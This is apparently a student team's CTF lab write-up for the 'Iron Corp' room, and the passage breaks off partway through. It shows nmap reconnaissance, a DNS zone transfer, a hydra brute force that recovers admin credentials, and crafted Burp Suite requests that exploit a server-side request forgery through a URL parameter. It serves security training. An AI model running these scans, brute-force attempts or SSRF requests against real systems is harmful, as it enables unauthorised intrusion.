

PenTest 2

ROOM IRON CORP

Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member

Step 1: Recon


Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: Kali Linux, Firefox, nmap

Thought Process and Methodology and Attempts:

We began with the terminal enumerator and performed a nmap scan in order to find all open ports.

We found 7 ports were in the opening state which is port 53, 135, 3389, 8080, 11025, 49667 and 49669.




```
1211102777@kali:~$ nmap -Pn -sV -sC -p1-65535 -T5 10.10.67.72
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 23:52 EDT
Stats: 0:02:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 54.22% done; ETC: 23:58 (0:02:31 remaining)
Stats: 0:08:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 00:01 (0:00:17 remaining)
Nmap scan report for 10.10.67.72
Host is up (0.23s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
      rdp-ntlm-info:
        Target_Name: WIN-8VMBKF3G815
        NetBIOS_Domain_Name: WIN-8VMBKF3G815
        NetBIOS_Computer_Name: WIN-8VMBKF3G815
        DNS_Domain_Name: WIN-8VMBKF3G815
        DNS_Computer_Name: WIN-8VMBKF3G815
        Product_Version: 10.0.14393
      _ System_Time: 2022-08-02T04:01:10+00:00
      _ ssl-cert: Subject: commonName=WIN-8VMBKF3G815
      _ Not valid before: 2022-08-01T03:46:21
      _ Not valid after: 2023-01-31T03:46:21
      _ ssl-date: 2022-08-02T04:01:19+00:00; 0s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
      http-methods:
        Potentially risky methods: TRACE
      _ http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
      _ http-server-header: Microsoft-IIS/10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
      http-title: Coming Soon - Start Bootstrap Theme
      http-methods:
        Potentially risky methods: TRACE
      _ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 525.39 seconds
```

We tried to access each of the opening ports on firefox and found that we were only able to view the webpage of port 8080 and port 11025.

Following screenshot shows the web service of port 8080



The following screenshot shows the web page of port 11025



However, both open ports do not contain information or functionalities that help us to climb in the system.

Final Result:

Qi Tong successfully accessed and viewed the web page with open port 8080 and port 11025.

Step 2: Enumeration

Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: Kali Linux, Firefox, hydra

Thought Process and Methodology and Attempts:

Then, we try to dig to see if we have any other subdomains that are relevant for us.

```
(root㉿kali)-[~/home/1211103311]
└─# dig @10.10.131.167 ironcorp.me axfr
; <>> DiG 9.17.19-3-Debian <>> @10.10.131.167 ironcorp.me axfr
```

After digging, we can find out that there are two subdomains running internally.

```
(root㉿kali)-[~/home/1211103311]
└─# dig @10.10.131.167 ironcorp.me axfr
; <>> DiG 9.17.19-3-Debian <>> @10.10.131.167 ironcorp.me axfr
; (1 server found)
; global options: +cmd
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 8
5400 3600
ironcorp.me.      3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 8
5400 3600
; Query time: 460 msec
; SERVER: 10.10.131.167#53(10.10.131.167) (TCP)
; WHEN: Wed Aug  3 06:24:17 EDT 2022
; XFR size: 5 records (messages 1, bytes 238)

Active Machine Information
IP Address          Expires
?                   Add 1 hour
```




```
ironcorp.me.      3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
```

We then nano /etc/hosts to resolve admin.ironcorp.me and internal.ironcorp.me into an address so that we can access it.

```
(root㉿kali)-[~/home/1211103311]
└─# nano /etc/hosts
```

```
GNU nano 5.9
/etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.131.167  ironcorp.me
10.10.131.167  admin.ironcorp.me
10.10.131.167  internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
ff02 ::1         ip6-allnodes
ff02 ::2         ip6-allrouters
```

We try to access two of the subdomains and find out only 1 domain can access which is admin.ironcorp.me and another one is not working and we see access forbidden!




You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

Error 403

<internal.ironcorp.me>
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Even though admin.ironcorp.me can let us access, but we found out that it is a protected area and requires username and password for us to log in.




We then use the hydra command to find the username and password. We use user.txt and 100.txt to find our username and password.

```
[+] $ hydra -L user.txt -P 100.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

We can see that the username is admin while password is password123

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 03:18:47 +0200
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72700 login tries (l:727/p:100), ~4544 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[+] [11025] http-get://admin.ironcorp.me:11025 admin password123
```

We then go back to the admin.ironcorp.me:11025 webpage and enter the username and password. We then successfully login and we can see a webpage with an Ultimate search bar on top of it.



Final Result:

Yun Shi finds the username and password with hydra and successfully accesses the webpage.


Step 3: Exploiting Webpage

Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: Kali Linux, Firefox, Burp Suite

Thought Process and Methodology and Attempts:



After accessing the webpage successfully, we open a new burp project. After making sure the intercept is on, we open browser and submit a query. (Here we are testing if we can see the directories)



In burp suite proxy tab, we see there is a parameter `?r=dir`. We forward the request to see what we can get.

A screenshot of the Burp Suite Community Edition v2021.10.2 interface. The title bar says "Burp Suite Community Edition v2021.10.2 - Temporary Project". The menu bar includes "Burm", "Project", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Proxy" (which is selected), "Target", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". Below the navigation bar, there are buttons for "Intercept" (which is on), "HTTP history", "WebSockets history", and "Options". The main pane shows a list of captured requests. The first request is highlighted with a red border and shows the following details:
Method: GET
URL: http://admin.ironcorp.me:11025/?r=dir
Protocol: HTTP/1.1
Host: admin.ironcorp.me:11025
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://admin.ironcorp.me:11025/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
The right side of the interface features a vertical sidebar with tabs for "INSPECTOR" and "OBSERVER".

We didn't get anything from the dir query. We try submitting another query which is the other url that we found earlier. We got a request and it is forwarded to repeater.



A screenshot of the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v2021.10.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", "Help". The "Proxy" tab is selected. Below the menu is a toolbar with "Forward", "Drop", "Interception on" (which is highlighted in blue), "Action", and "Open Browser". To the right of the toolbar is a status bar with "Comment this item", "HTTP/1", and a help icon. The main pane displays an intercept message: "Request to http://admin.ironcorp.me:11025 [10.10.72.171]". The message details the following: 1 GET /?r=internal.ironcorp.me%3A11025 HTTP/1.1, 2 Host: admin.ironcorp.me:11025, 3 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=, 4 Upgrade-Insecure-Requests: 1, 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36, 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9. On the far right, there is an "INSPECTOR" panel.

In the repeater, the request is sent and we scroll through the response. We found out there is a link given for us to find our name.

Request

```
Pretty Raw Hex ⌂ \n ⌂
1 GET /?r=internal.ironcorp.me%3A11025 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
   Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
   =b3;q=0.9
7 Referer: http://admin.ironcorp.me:11025/?r=dir
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response

```
Pretty Raw Hex Render ⌂ \n ⌂
137   if(e.style.display == 'block')
138     e.style.display = 'none';
139   else
140     e.style.display = 'block';
141   }
142 //-->
143 </script>
144 <html>
145 <body>
146 <b>
147 You can find your name <a href=
148   http://internal.ironcorp.me:11025/name.php?name=>
149   here
150 </a>
151 </body>
152
153
154
155
```

We copy the link and paste it back to the parameter in the repeater and also proxy. Send the request again and in the response we see that it is shown *My name is: Equinox*

Request

```
Pretty Raw Hex ⌂ \n ⌂
1 GET /?r=internal.ironcorp.me%3A11025/name.php?name= HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
   Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
   =b3;q=0.9
7 Referer: http://admin.ironcorp.me:11025/?r=dir
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response

```
Pretty Raw Hex Render ⌂ \n ⌂
140   e.style.display = 'block';
141   }
142 //-->
143 </script>
144 <html>
145 <body>
146 <b>
147 My name is:
148 </b>
149 <pre>
150   Equinox
151 </pre>
152 </body>
153 </html>
154
155
```

My name is:

Equinox

Ultimate search bar

Search: Submit

Then, we try to type anything behind the ?name parameter and see that it is shown after our name Equinox. We know that the webpage is vulnerable to SSRF attacks as it is accepting request through the url.

```


Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Halo
HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
